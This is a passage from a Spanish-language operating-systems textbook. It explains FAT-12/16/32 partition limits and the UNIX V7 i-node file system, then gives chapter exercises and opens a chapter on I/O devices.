MS-DOS lleva la cuenta de los bloques de los archivos mediante una tabla de asignación de archivos (FAT) en la memoria principal. La entrada de directorio contiene el número del primer bloque del archivo. Este número se utiliza como un índice en una FAT con entradas de 64 KB en la memoria principal. Al seguir la cadena, se pueden encontrar todos los bloques. La operación de la FAT se ilustra en la figura 4-12.

El sistema de archivos FAT viene en tres versiones: FAT-12, FAT-16 y FAT-32, dependiendo de cuántos bits contenga una dirección de disco. En realidad, FAT-32 es algo así como un término equivocado, ya que sólo se utilizan los 28 bits de menor orden de las direcciones de disco. Debería haberse llamado FAT-28, pero las potencias de dos se oyen mucho mejor.

Para todas las FATs, el bloque de disco se puede establecer en algún múltiplo de 512 bytes (posiblemente distinto para cada partición), donde el conjunto de tamaños de bloque permitidos (llamados **tamaños de grupo** por Microsoft) es distinto para cada variante. La primera versión de MS-DOS utilizaba FAT-12 con bloques de 512 bytes, para proporcionar un tamaño de partición máximo de $2^{12} \times 512$ bytes (en realidad sólo son 4086 x 512 bytes, debido a que 10 de las direcciones de disco se utilizaban como marcadores especiales, como el de fin de archivo, el de bloque defectuoso, etc.). Con estos parámetros, el tamaño máximo de partición de disco era de aproximadamente 2 MB y el tamaño de la tabla FAT en memoria era de 4096 entradas de 2 bytes cada una. Utilizar una entrada de tabla de 12 bits hubiera sido demasiado lento.

Este sistema funcionaba bien para los discos flexibles, pero cuando salieron al mercado los discos duros se convirtió en un problema. Microsoft resolvió el problema al permitir tamaños de bloque adicionales de 1 KB, 2 KB y 4 KB. Este cambio preservó la estructura y el tamaño de la tabla FAT-12, pero permitía particiones de disco de hasta 16 MB.

Ya que MS-DOS soportaba cuatro particiones de disco por cada unidad de disco, el nuevo sistema de archivos FAT-12 podía operar discos de hasta 64 MB. Más allá de esa capacidad, algo podría fallar. Lo que ocurrió fue la introducción de FAT-16, con apuntadores de disco de 16 bits. Además se permitieron tamaños de bloque de 8 KB, 16 KB y 32 KB (32,768 es la potencia más grande de dos que se puede representar en 16 bits). La tabla FAT-16 ahora ocupaba 128 KB de memoria principal todo el tiempo, pero con las memorias más grandes que para entonces había disponibles, se utilizó ampliamente y reemplazó con rapidez el sistema de archivos FAT-12. La partición de disco más grande que podía soportar FAT-16 era de 2 GB (64K entradas de 32 KB cada una) y el disco más grande, 8 GB, a saber de cuatro particiones de 2 GB cada una.

Para las cartas comerciales este límite no es un problema, pero para almacenar video digital utilizando el estándar DV, un archivo de 2 GB apenas si contiene 9 minutos de video. Como consecuencia del hecho de que un disco de PC sólo puede soportar cuatro particiones, el video más grande que se puede almacenar en un disco es de aproximadamente 36 minutos, sin importar qué tan grande sea el disco. Este límite también significa que el video más grande que se puede editar en línea es de menos de 18 minutos, ya que se necesitan archivos de entrada y de salida.

Empezando con la segunda versión de Windows 95, se introdujo el sistema de archivos FAT-32 con sus direcciones de disco de 28 bits, donde la versión de MS-DOS que operaba bajo Windows 95 se adaptó para dar soporte a FAT-32. En este sistema las particiones podrían ser en teoría de $2^{28} \times 2^{15}$ bytes, pero en realidad están limitadas a 2 TB (2048 GB) debido a que el sistema lleva de manera interna la cuenta de los tamaños de las particiones en sectores de 512 bytes utilizando un número de 32 bits, y $2^9 \times 2^{32}$ es 2 TB. El tamaño máximo de partición para los diversos tamaños de bloque y los tres tipos de FAT se muestran en la figura 4-32.

Tamaño de bloque	FAT-12	FAT-16	FAT-32
0.5 KB	2 MB		
1 KB	4 MB		
2 KB	8 MB	128 MB	
4 KB	16 MB	256 MB	1 TB
8 KB		512 MB	2 TB
16 KB		1024 MB	2 TB
32 KB		2048 MB	2 TB

Figura 4-32. Tamaño máximo de partición para los distintos tamaños de bloque. Los cuadros vacíos representan combinaciones prohibidas.

Además de soportar discos más grandes, el sistema de archivos FAT-32 tiene otras dos ventajas en comparación con FAT-16. En primer lugar, un disco de 8 GB que utiliza FAT-32 puede ser de una sola partición. Si utiliza FAT-16 tiene que tener cuatro particiones, lo cual aparece para el usuario de Windows como las unidades de disco lógicas *C:*, *D:*, *E:* y *F:*. Depende del usuario decidir qué archivo colocar en cuál unidad y llevar el registro de dónde se encuentran las cosas.

La otra ventaja de FAT-32 sobre FAT-16 es que para una partición de disco de cierto tamaño, se puede utilizar un tamaño de bloque más pequeño. Por ejemplo, para una partición de disco de 2 GB,

FAT-16 debe utilizar bloques de 32 KB; de lo contrario, con solo 64K direcciones de disco disponibles, no podrá cubrir toda la partición. Por el contrario, FAT-32 puede utilizar, por ejemplo, bloques de 4 KB para una partición de disco de 2 GB. La ventaja del tamaño de bloque más pequeño es que la mayoría de los archivos son mucho menores de 32 KB. Si el tamaño de bloque es de 32 KB, un archivo de 10 bytes ocupa 32 KB de espacio en el disco. Si el archivo promedio es, por decir, de 8 KB, entonces con un bloque de 32 KB se desperdiciarán $^3/_4$ partes del disco, lo cual no es una manera muy eficiente de utilizarlo. Con un archivo de 8 KB y un bloque de 4 KB no hay desperdicio del disco, pero el precio a pagar es que la FAT ocupa más RAM. Con un bloque de 4 KB y una partición de disco de 2 GB hay 512K bloques, por lo que la FAT debe tener 512K entradas en la memoria (que ocupan 2 MB de RAM).

MS-DOS utiliza la FAT para llevar la cuenta de los bloques de disco libres. Cualquier bloque que no esté asignado en un momento dado se marca con un código especial. Cuando MS-DOS necesita un nuevo bloque de disco, busca en la FAT una entrada que contenga este código. Por lo tanto, no se requiere un mapa de bits o una lista de bloques libres.

4.5.3 El sistema de archivos V7 de UNIX

Incluso las primeras versiones de UNIX tenian un sistema de archivos multiusuario bastante sofisticado, ya que se derivaba de MULTICS. A continuación analizaremos el sistema de archivos V7, diseñado para la PDP-11 que famoso hizo a UNIX. En el capítulo 10 examinaremos un sistema de archivos de UNIX moderno, en el contexto de Linux.

El sistema de archivos está en la forma de un árbol que empieza en el directorio raíz, con la adición de vínculos para formar un gráfico acíclico dirigido. Los nombres de archivos tienen hasta 14 caracteres y pueden contener cualquier carácter ASCII excepto / (debido a que es el separador entre los componentes en una ruta) y NUL (debido a que se utiliza para rellenar los nombres menores de 14 caracteres). NUL tiene el valor numérico de 0.

Una entrada de directorio de UNIX contiene una entrada para cada archivo en ese directorio. Cada entrada es en extremo simple, ya que UNIX utiliza el esquema de nodos-i ilustrado en la figura 4-13. Una entrada de directorio sólo contiene dos campos: el nombre del archivo (14 bytes) y el número del nodo-i para ese archivo (2 bytes), como se muestra en la figura 4-33. Estos parámetros limitan el número de archivos por cada sistema de archivos a 64 K.

Al igual que el nodo-i de la figura 4-13, los nodos-i de UNIX contienen ciertos atributos, los cuales contienen el tamaño del archivo, tres tiempos (hora de creación, de último acceso y de última modificación), el propietario, el grupo, información de protección y una cuenta del número de entradas de directorio que apuntan al nodo-i. El último campo se necesita debido a los vínculos. Cada vez que se crea un nuevo vínculo a un nodo-i, la cuenta en ese nodo-i se incrementa. Cuando se elimina un vínculo, la cuenta se decrementa. Cuando llega a 0, el nodo-i se reclama y los bloques de disco se devuelven a la lista de bloques libres.

Para llevar la cuenta de los bloques de disco se utiliza una generalización de la figura 4-13, para poder manejar archivos muy grandes. Las primeras 10 direcciones de disco se almacenan en el mismo nodo-i, por lo que para los archivos pequeños toda la información necesaria se encuentra




Figura 4-33. Una entrada de directorio de UNIX V7.

justo en el nodo-i, que se obtiene del disco a la memoria principal al momento de abrir el archivo. Para archivos un poco más grandes, una de las direcciones en el nodo-i es la dirección de un bloque de disco llamado **bloque indirecto sencillo**. Este bloque contiene direcciones de disco adicionales. Si esto no es suficiente, hay otra dirección en el nodo-i, llamada **bloque indirecto doble**, que contiene la dirección de un bloque que contiene una lista de bloques indirectos sencillos. Cada uno de estos bloques indirectos sencillos apunta a unos cuantos cientos de bloques de datos. Si esto aún no es suficiente, también se puede utilizar un **bloque indirecto triple**. El panorama completo se muestra en la figura 4-34.




Figura 4-34. Un nodo-i de UNIX.

Cuando se abre un archivo, el sistema de archivos debe tomar el nombre de archivo suministrado y localizar sus bloques de disco. Ahora consideremos cómo se busca el nombre de la ruta

/usr/ast/mbox. Utilizaremos UNIX como un ejemplo, pero el algoritmo es básicamente el mismo para todos los sistemas de directorios jerárquicos. En primer lugar, el sistema de archivos localiza el directorio raíz. En UNIX, su nodo-i se localiza en un lugar fijo en el disco. De este nodo-i localiza el directorio raíz, que puede estar en cualquier parte del disco, pero digamos que está en el bloque 1.

Después lee el directorio raíz y busca el primer componente de la ruta, *usr*, en el directorio raíz para encontrar el número de nodo-i del archivo */usr*. La acción de localizar un nodo-i a partir de su número es simple, ya que cada uno tiene una ubicación fija en el disco. A partir de este nodo-i, el sistema localiza el directorio para */usr* y busca el siguiente componente, *ast*, en él. Cuando encuentra la entrada para *ast*, tiene el nodo-i para el directorio */usr/ast*. A partir de este nodo-i puede buscar *mbox* en el mismo directorio. Después, el nodo-i para este archivo se lee en memoria y se mantiene ahí hasta que se cierra el archivo. El proceso de búsqueda se ilustra en la figura 4-35.




Figura 4-35. Los pasos para buscar */usr/ast/mbox*.

Los nombres de rutas relativas se buscan de la misma forma que las absolutas, sólo que se empieza desde el directorio de trabajo en vez de empezar del directorio raíz. Cada directorio tiene entradas para . y.., que se colocan ahí cuando se crea el directorio. La entrada . tiene el número del nodo-i para el directorio actual y la entrada .. tiene el número del nodo-i para el directorio padre. Así, un procedimiento que busca *../dick/prog.c* simplemente busca .. en el directorio de trabajo, encuentra el número del nodo-i para el directorio padre y busca *dick* en ese directorio. No se necesita un mecanismo especial para manejar estos nombres. En cuanto lo que al sistema de directorios concierne, sólo son cadenas ASCII ordinarias, igual que cualquier otro nombre. El único truco aquí es que .. en el directorio raíz se apunta a sí mismo.

4.6 INVESTIGACIÓN ACERCA DE LOS SISTEMAS DE ARCHIVOS

Los sistemas de archivos siempre han atraído más investigación que las demás partes del sistema operativo y éste sigue siendo el caso. Aunque los sistemas de archivos estándar están muy bien comprendidos, aún hay un poco de investigación acerca de cómo optimizar la administración de la caché de búfer (Burnett y colaboradores, 2002; Ding y colaboradores, 2007; Gnaidy y colaboradores, 2004; Kroeger y Long, 2001; Pai y colaboradores, 2000; y Zhou y colaboradores, 2001). Se está realizando trabajo acerca de los nuevos tipos de sistemas de archivos, como los sistemas de archivos a nivel de usuario (Mazières, 2001), los sistemas de archivos flash (Gal y colaboradores, 2005), los sistemas de archivos por bitácora (Prabhakaran y colaboradores, 2005; y Stein y colaboradores, 2001), los sistemas de archivos con control de versiones (Cornell y colaboradores, 2004), los sistemas de archivos de igual a igual (Muthitacharoen y colaboradores, 2002) y otros. El sistema de archivos de Google es también inusual debido a su gran tolerancia a errores (Ghemawat y colaboradores, 2003). También son de interés las distintas formas de buscar cosas en los sistemas de archivos (Padioleau y Ridoux, 2003).

Otra área que ha estado obteniendo atención es la procedencia: llevar un registro del historial de los datos, incluyendo de dónde provinieron, quién es el propietario y cómo se han transformado (Muniswarmy-Reddy y colaboradores, 2006; y Shah y colaboradores, 2007). Esta información se puede utilizar de varias formas. La realización de respaldos también está recibiendo algo de atención (Cox y colaboradores, 2002; y Rycroft, 2006), al igual que el tema relacionado de la recuperación (Keeton y colaboradores, 2006). Algo también relacionado con los respaldos es el proceso de mantener los datos disponibles y útiles durante décadas (Baker y colaboradores, 2006; Maniatis y colaboradores, 2003). La confiabilidad y la seguridad también están muy lejos de ser problemas solucionados (Greenan y Miller, 2006; Wires y Feeley, 2007; Wright y colaboradores, 2007; y Yang y colaboradores, 2006). Y por último, el rendimiento siempre ha sido un tema de investigación y lo sigue siendo (Caudill y Gavrikovska, 2006; Chiang y Huang, 2007; Stein, 2006; Wang y colaboradores, 2006a; y Zhang y Ghose, 2007).

4.7 RESUMEN

Visto desde el exterior, un sistema de archivos es una colección de archivos y directorios, más las operaciones que se realizan con ellos. Los archivos se pueden leer y escribir, los directorios se pueden crear y destruir, y los archivos se pueden mover de un directorio a otro. La mayoría de los sistemas de archivos modernos soportan un sistema de directorios jerárquico en el cual los directorios pueden tener subdirectorios y éstos pueden tener subdirectorios en forma infinita.

Visto desde el interior, un sistema de archivos tiene una apariencia distinta. Los diseñadores del sistema de archivos se tienen que preocupar acerca de la forma en que se asigna el almacenamiento y cómo el sistema lleva el registro de qué bloque va con cuál archivo. Las posibilidades incluyen archivos contiguos, listas enlazadas (ligadas), tablas de asignación de archivos y nodos-i. Los distintos sistemas tienen diferentes estructuras de directorios. Los atributos pueden ir en los directorios o en alguna otra parte (por ejemplo, en un nodo-i). El espacio en el disco se puede administrar

mediante el uso de listas de bloques libres o mapas de bits. La confiabilidad del sistema aumenta al realizar vaciados incrementales y tener un programa que pueda reparar sistemas de archivos enfermos. El rendimiento del sistema de archivos es importante y puede mejorarse de varias formas, incluyendo el uso de cachés, la lectura adelantada y la colocación cuidadosa de los bloques de un archivo cerca unos de otros. Los sistemas de archivos estructurados por registro también mejoran el rendimiento, al realizar escrituras en unidades grandes.

Algunos ejemplos de sistemas de archivos son ISO 9660, MS-DOS y UNIX. Éstos difieren en varias formas, incluyendo la manera en que llevan el registro de qué bloques van con cuál archivo, la estructura de los directorios y la administración del espacio libre en el disco.

PROBLEMAS

1. En los primeros sistemas UNIX, los archivos ejecutables (archivos *a.out*) empezaban con un número mágico muy específico, no uno elegido al azar. Estos archivos empezaban con un encabezado, seguido de los segmentos de texto y de datos. ¿Por qué cree usted que se eligió un número muy específico para los archivos ejecutables, mientras que otros tipos de archivos tenían un número mágico más o menos aleatorio como la primera palabra?

2. En la figura 4-4, uno de los atributos es la longitud del registro. ¿Por qué se preocupa el sistema operativo por esto?

3. ¿Es absolutamente esencial la llamada al sistema `open` en UNIX? ¿Cuáles serían las consecuencias de no tenerla?

4. Los sistemas que soportan archivos secuenciales siempre tienen una operación para rebobinar los archivos. ¿Los sistemas que soportan archivos de acceso aleatorio la necesitan también?

5. Algunos sistemas operativos proporcionan una llamada al sistema `rename` para dar a un archivo un nuevo nombre. ¿Hay acaso alguna diferencia entre utilizar esta llamada para cambiar el nombre de un archivo y sólo copiar el archivo a uno nuevo con el nuevo nombre, eliminando después el archivo anterior?

6. En algunos sistemas es posible asociar parte de un archivo a la memoria. ¿Qué restricciones deben imponer dichos sistemas? ¿Cómo se implementa esta asociación parcial?

7. Un sistema operativo simple sólo soporta un directorio, pero permite que ese directorio tenga arbitrariamente muchos archivos con nombres de archivos arbitrariamente largos. ¿Puede simularse algo aproximado a un sistema de archivos jerárquico? ¿Cómo?

8. En UNIX y Windows, el acceso aleatorio se realiza al tener una llamada especial al sistema que mueve el apuntador de la "posición actual" asociado con un archivo a un byte específico en el archivo. Proponga una manera alternativa de realizar un acceso aleatorio sin tener esta llamada al sistema.

9. Considere el árbol de directorios de la figura 4-8. Si */usr/jim* es el directorio de trabajo, ¿cuál es el nombre de ruta absoluto para el archivo cuyo nombre de ruta relativo es *../ast/x*?

10. La asignación contigua de archivos produce la fragmentación del disco, como se menciona en el texto, debido a que cierto espacio en el último bloque del disco se desperdiciará en los archivos cuya

longitud no sea un número entero de bloques. ¿Es esta fragmentación interna o externa? Haga una analogía con algo que se haya descrito en el capítulo anterior.

11. Una manera de utilizar la asignación contigua del disco y no sufrir de huecos es compactar el disco cada vez que se elimina un archivo. Como todos los archivos son contiguos, para copiar un archivo se requiere una búsqueda y un retraso rotacional para leerlo, seguidos de la transferencia a toda velocidad. Para escribir de vuelta el archivo se requiere el mismo trabajo. Suponiendo un tiempo de búsqueda de 5 mseg, un retraso rotacional de 4 mseg, una velocidad de transferencia de 8 MB/seg y un tamaño de archivo promedio de 8 KB, ¿cuánto tiempo se requiere para leer un archivo en la memoria principal y después escribirlo de vuelta al disco en una nueva ubicación? Utilizando estos números, ¿cuánto tiempo se requeriría para compactar la mitad de un disco de 16 GB?

12. A luz de la respuesta de la pregunta anterior, ¿tiene algún sentido compactar el disco?

13. Algunos dispositivos digitales para el consumidor necesitan almacenar datos, por ejemplo como archivos. Nombre un dispositivo moderno que requiera almacenamiento de archivos y para el que la asignación contigua sería una excelente idea.

14. ¿Cómo implementa MS-DOS el acceso aleatorio a los archivos?

15. Considere el nodo-i que se muestra en la figura 4-13. Si contiene 10 direcciones directas de 4 bytes cada una y todos los bloques de disco son de 1024 KB, ¿cuál es el archivo más grande posible?

16. Se ha sugerido que la eficiencia se podría mejorar y el espacio en disco se podría ahorrar al almacenar los datos de un archivo corto dentro del nodo-i. Para el nodo-i de la figura 4-13, ¿cuántos bytes de datos podrían almacenarse dentro del nodo-i?

17. Dos estudiantes de ciencias computacionales, Carolyn y Elinor, están hablando acerca de los nodos-i. Carolyn sostiene que el tamaño de las memorias ha aumentado tanto y se han vuelto tan económicas que cuando se abre un archivo, es más simple y rápido obtener una nueva copia del nodo-i y colocarla en la tabla de nodos-i, en lugar de buscar en toda la tabla para ver si ya está ahí. Elinor está en desacuerdo. ¿Quién tiene la razón?

18. Nombre una ventaja que tienen los vínculos duros (las ligas duras) sobre los vínculos simbólicos (las ligas simbólicas) y una ventaja que tienen los vínculos simbólicos sobre los vínculos duros.

19. El espacio libre en el disco se puede contabilizar mediante el uso de una lista de bloques libres o un mapa de bits. Las direcciones de disco requieren *D* bits. Para un disco con *B* bloques, *F* de los cuales son libres, indique la condición bajo la cual la lista de bloques libres utiliza menos espacio que el mapa de bits. Si *D* tiene el valor de 16 bits, exprese su respuesta como un porcentaje del espacio en el disco que debe estar libre.

20. El inicio de un mapa de bits de espacio libre tiene la siguiente apariencia después de que se da formato por primera vez a la partición de disco: 1000 0000 0000 0000 (el primer bloque es utilizado por el directorio raíz). El sistema siempre busca bloques libres empezando en el bloque de menor numeración, por lo que después de escribir el archivo *A*, que utiliza seis bloques, el mapa de bits se ve así: 1111 1110 0000 0000. Muestre el mapa de bits después de cada una de las siguientes acciones adicionales:

(a) Se escribe el archivo *B*, utilizando cinco bloques
(b) Se elimina el archivo *A*
(c) Se escribe el archivo *C*, utilizando ocho bloques
(d) Se elimina el archivo *B*.

21. ¿Qué ocurriría si el mapa de bits o la lista de bloques libres que contiene la información acerca de los bloques de disco libres se perdiera por completo debido a una falla? ¿Hay alguna forma de recuperarse de este desastre o definitivamente hay que decir adiós al disco duro? Analice sus respuestas para los sistemas de archivos UNIX y FAT-16 por separado.

22. El trabajo nocturno de Oliver Owl en el centro de cómputo de la universidad es cambiar las cintas que se utilizan para los respaldos de datos nocturnos. Mientras espera a que se complete cada cinta, trabaja en la escritura de su tesis que demuestra que las obras de Shakespeare fueron escritas por visitantes extraterrestres. Su procesador de texto se ejecuta en el sistema que se está respaldando, ya que es el único que tienen. ¿Hay algún problema con este arreglo?

23. En el texto analizamos con cierto detalle la forma de realizar vaciados incrementales. En Windows es fácil saber cuándo vaciar un archivo, debido a que cada archivo tiene un bit para archivar. Este bit no está en UNIX. ¿Cómo saben los programas de respaldo de UNIX qué archivos vaciar?

24. Suponga que el archivo 21 en la figura 4-25 no se modificó desde la última vez que hubo un vaciado. ¿En qué forma deberían ser distintos los cuatro mapas de bits de la figura 4-26?

25. Se ha sugerido que la primera parte de cada archivo de UNIX debe mantenerse en el mismo bloque de disco que su nodo-i. ¿Qué beneficio traería esto?

26. Considere la figura 4-27. ¿Es posible que para cierto número de bloque específico los contadores en *ambas* listas tengan el valor de 2? ¿Cómo debería corregirse este problema?

27. El rendimiento de un sistema de archivos depende de la proporción de aciertos de la caché (fracción de bloques encontrados en la caché). Si se requiere 1 mseg para satisfacer una solicitud de la caché, pero 40 mseg para satisfacer una solicitud si se necesita una lectura de disco, proporcione una fórmula para el tiempo promedio requerido para satisfacer una solicitud si la proporción de aciertos es *h*. Grafique esta función para los valores de *h* que varían de 0 hasta 1.0.

28. Considere la idea detrás de la figura 4-21, pero ahora para un disco con un tiempo de búsqueda promedio de 8 mseg, una velocidad rotacional de 15,000 rpm y 262,144 bytes por pista. ¿Cuáles son las velocidades de datos para los tamaños de bloque de 1 KB, 2 KB y 4 KB, respectivamente?

29. Cierto sistema de archivos utiliza bloques de disco de 2 KB. El tamaño de archivo promedio es de 1 KB. Si todos los archivos fueran exactamente de 1 KB, ¿qué fracción del espacio en el disco se desperdiciaría? ¿Piensa usted que el desperdicio de un sistema de archivos real será mayor que este número o menor? Explique su respuesta.

30. La tabla FAT-16 de MS-DOS contiene 64K entradas. Suponga que uno de los bits se necesita para algún otro propósito, y que la tabla contiene exactamente 32,768 entradas en vez de 64 K. Sin ningún otro cambio, ¿cuál sería el archivo de MS-DOS más grande bajo esta condición?

31. Los archivos en MS-DOS tienen que competir por el espacio en la tabla FAT-16 en memoria. Si un archivo utiliza *k* entradas, es decir, *k* entradas que no están disponibles para ningún otro archivo, ¿qué restricción impone esto sobre la longitud total de todos los archivos combinados?

32. Un sistema de archivos UNIX tiene bloques de 1 KB y direcciones de disco de 4 bytes. ¿Cuál es el tamaño de archivo máximo si los nodos-i contienen 10 entradas directas y una entrada indirecta sencilla, una doble y una triple?

33. ¿Cuántas operaciones de disco se necesitan para obtener el nodo-i para el archivo */usr/ast/cursos/so/folleto.t*? Suponga que el nodo-i para el directorio raíz está en la memoria, pero no hay nada más a

lo largo de la ruta en memoria. Suponga también que todos los directorios caben en un bloque de disco.

34. En muchos sistemas UNIX, los nodos-i se mantienen al inicio del disco. Un diseño alternativo es asignar un nodo-i cuando se crea un archivo y colocar el nodo-i al inicio del primer bloque del archivo. Hable sobre las ventajas y desventajas de esta alternativa.

35. Escriba un programa que invierta los bytes de un archivo, de manera que el último byte sea ahora el primero y el primero sea ahora el último. Debe funcionar con un archivo arbitrariamente largo, pero trate de hacerlo eficiente de una manera razonable.

36. Escriba un programa que inicie en un directorio dado y recorra el árbol de archivos desde ese punto hacia abajo, registrando los tamaños de todos los archivos que encuentre. Cuando termine, deberá imprimir un histograma de los tamaños de archivos, utilizando una anchura de contenedor especificada como parámetro (por ejemplo, con 1024, los tamaños de archivos de 0 a 1023 van en un contenedor, de 1024 a 2047 van en el siguiente contenedor, etcétera).

37. Escriba un programa que explore todos los directorios en un sistema de archivos UNIX, que busque y localice todos los nodos-i con una cuenta de vínculos duros de dos o más. Para cada uno de esos archivos debe listar en conjunto todos los nombres de archivos que apunten a ese archivo.

38. Escriba una nueva versión del programa *ls* de UNIX. Esta versión debe tomar como argumento uno o más nombres de directorios y para cada directorio debe listar todos los archivos que contiene, una línea por archivo. Cada campo debe tener un formato razonable, conn base en su tipo. Liste sólo las primeras direcciones de disco, si las hay.

5

ENTRADA/SALIDA

Además de proporcionar abstracciones como los procesos (e hilos), espacios de direcciones y archivos, un sistema operativo también controla todos los dispositivos de E/S (Entrada/Salida) de la computadora. Debe emitir comandos para los dispositivos, captar interrupciones y manejar errores. Adicionalmente debe proporcionar una interfaz —simple y fácil de usar— entre los dispositivos y el resto del sistema. Hasta donde sea posible, la interfaz debe ser igual para todos los dispositivos (independencia de dispositivos). El código de E/S representa una fracción considerable del sistema operativo total. El tema de este capítulo es la forma en que el sistema operativo administra la E/S.

Este capítulo se organiza de la siguiente manera. Primero veremos algunos de los principios del hardware de E/S y después analizaremos el software de E/S en general. El software de E/S se puede estructurar en niveles, cada uno de los cuales tiene una tarea bien definida. Analizaremos estos niveles para describir qué hacen y cómo trabajan en conjunto.

Después de esa introducción analizaremos detalladamente hardware y software de varios dispositivos de E/S: discos, relojes, teclados y pantallas. Por último, consideraremos la administración de la energía.

5.1 PRINCIPIOS DEL HARDWARE DE E/S

Distintas personas ven el hardware de E/S de diferentes maneras. Los ingenieros eléctricos lo ven en términos de chips, cables, fuentes de poder, motores y todos los demás componentes físicos que constituyen el hardware. Los programadores ven la interfaz que se presenta al software: los comandos

que acepta el hardware, las funciones que lleva a cabo y los errores que se pueden reportar. En este libro nos enfocaremos en la programación de los dispositivos de E/S y no en el diseño, la construcción o el mantenimiento de los mismos, por lo que nuestro interés se limitará a ver cómo se programa el hardware, no cómo funciona por dentro. Sin embargo, la programación de muchos dispositivos de E/S a menudo está íntimamente conectada con su operación interna. En las siguientes tres secciones proveeremos un poco de historia general acerca del hardware de E/S y cómo se relaciona con la programación. Puede considerarse como un repaso y expansión del material introductorio de la sección 1.4.

5.1.1 Dispositivos de E/S

Los dispositivos de E/S se pueden dividir básicamente en dos categorías: **dispositivos de bloque** y **dispositivos de carácter**. Un dispositivo de bloque almacena información en bloques de tamaño fijo, cada uno con su propia dirección. Los tamaños de bloque comunes varían desde 512 bytes hasta 32,768 bytes. Todas las transferencias se realizan en unidades de uno o más bloques completos (consecutivos). La propiedad esencial de un dispositivo de bloque es que es posible leer o escribir cada bloque de manera independiente de los demás. Los discos duros, CD-ROMs y memorias USBs son dispositivos de bloque comunes.

Como resultado de un análisis más detallado, se puede concluir que no está bien definido el límite entre los dispositivos que pueden direccionarse por bloques y los que no se pueden direccionar así. Todos concuerdan en que un disco es un dispositivo direccionable por bloques, debido a que no importa dónde se encuentre el brazo en un momento dado, siempre será posible buscar en otro cilindro y después esperar a que el bloque requerido gire debajo de la cabeza. Ahora considere una unidad de cinta utilizada para realizar respaldos de disco. Las cintas contienen una secuencia de bloques. Si la unidad de cinta recibe un comando para leer el bloque *N*, siempre puede rebobinar la cinta y avanzar hasta llegar al bloque *N*. Esta operación es similar a un disco realizando una búsqueda, sólo que requiere mucho más tiempo. Además, puede o no ser posible volver a escribir un bloque a mitad de la cinta. Aun si fuera posible utilizar las cintas como dispositivos de bloque de acceso aleatorio, es algo que se sale de lo normal: las cintas no se utilizan de esa manera.

El otro tipo de dispositivo de E/S es el dispositivo de carácter. Un dispositivo de carácter envía o acepta un flujo de caracteres, sin importar la estructura del bloque. No es direccionable y no tiene ninguna operación de búsqueda. Las impresoras, las interfaces de red, los ratones (para señalar), las ratas (para los experimentos de laboratorio de psicología) y la mayoría de los demás dispositivos que no son parecidos al disco se pueden considerar como dispositivos de carácter.

Este esquema de clasificación no es perfecto. Algunos dispositivos simplemente no se adaptan. Por ejemplo, los relojes no son direccionables por bloques. Tampoco generan ni aceptan flujos de caracteres. Todo lo que hacen es producir interrupciones a intervalos bien definidos. Las pantallas por asignación de memoria tampoco se adaptan bien al modelo. Aún así, el modelo de dispositivos de bloque y de carácter es lo bastante general como para poder utilizarlo como base para hacer que parte del sistema operativo que lidia con los dispositivos de E/S sea independiente. Por ejemplo, el sistema de archivos sólo se encarga de los dispositivos de bloque abstractos y deja la parte dependiente de los dispositivos al software de bajo nivel.

